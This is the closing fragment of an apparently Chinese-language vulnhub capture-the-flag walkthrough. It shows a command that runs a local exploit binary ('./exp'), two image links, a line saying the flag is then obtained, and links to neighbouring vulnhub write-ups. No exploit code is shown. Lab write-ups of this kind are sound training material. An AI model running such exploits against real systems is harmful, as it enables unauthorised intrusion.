./exp
然后就可以得到flag了
上一篇
 vulnhub-Red
2025-05-29
下一篇
 vulnhub-Earth
2025-05-25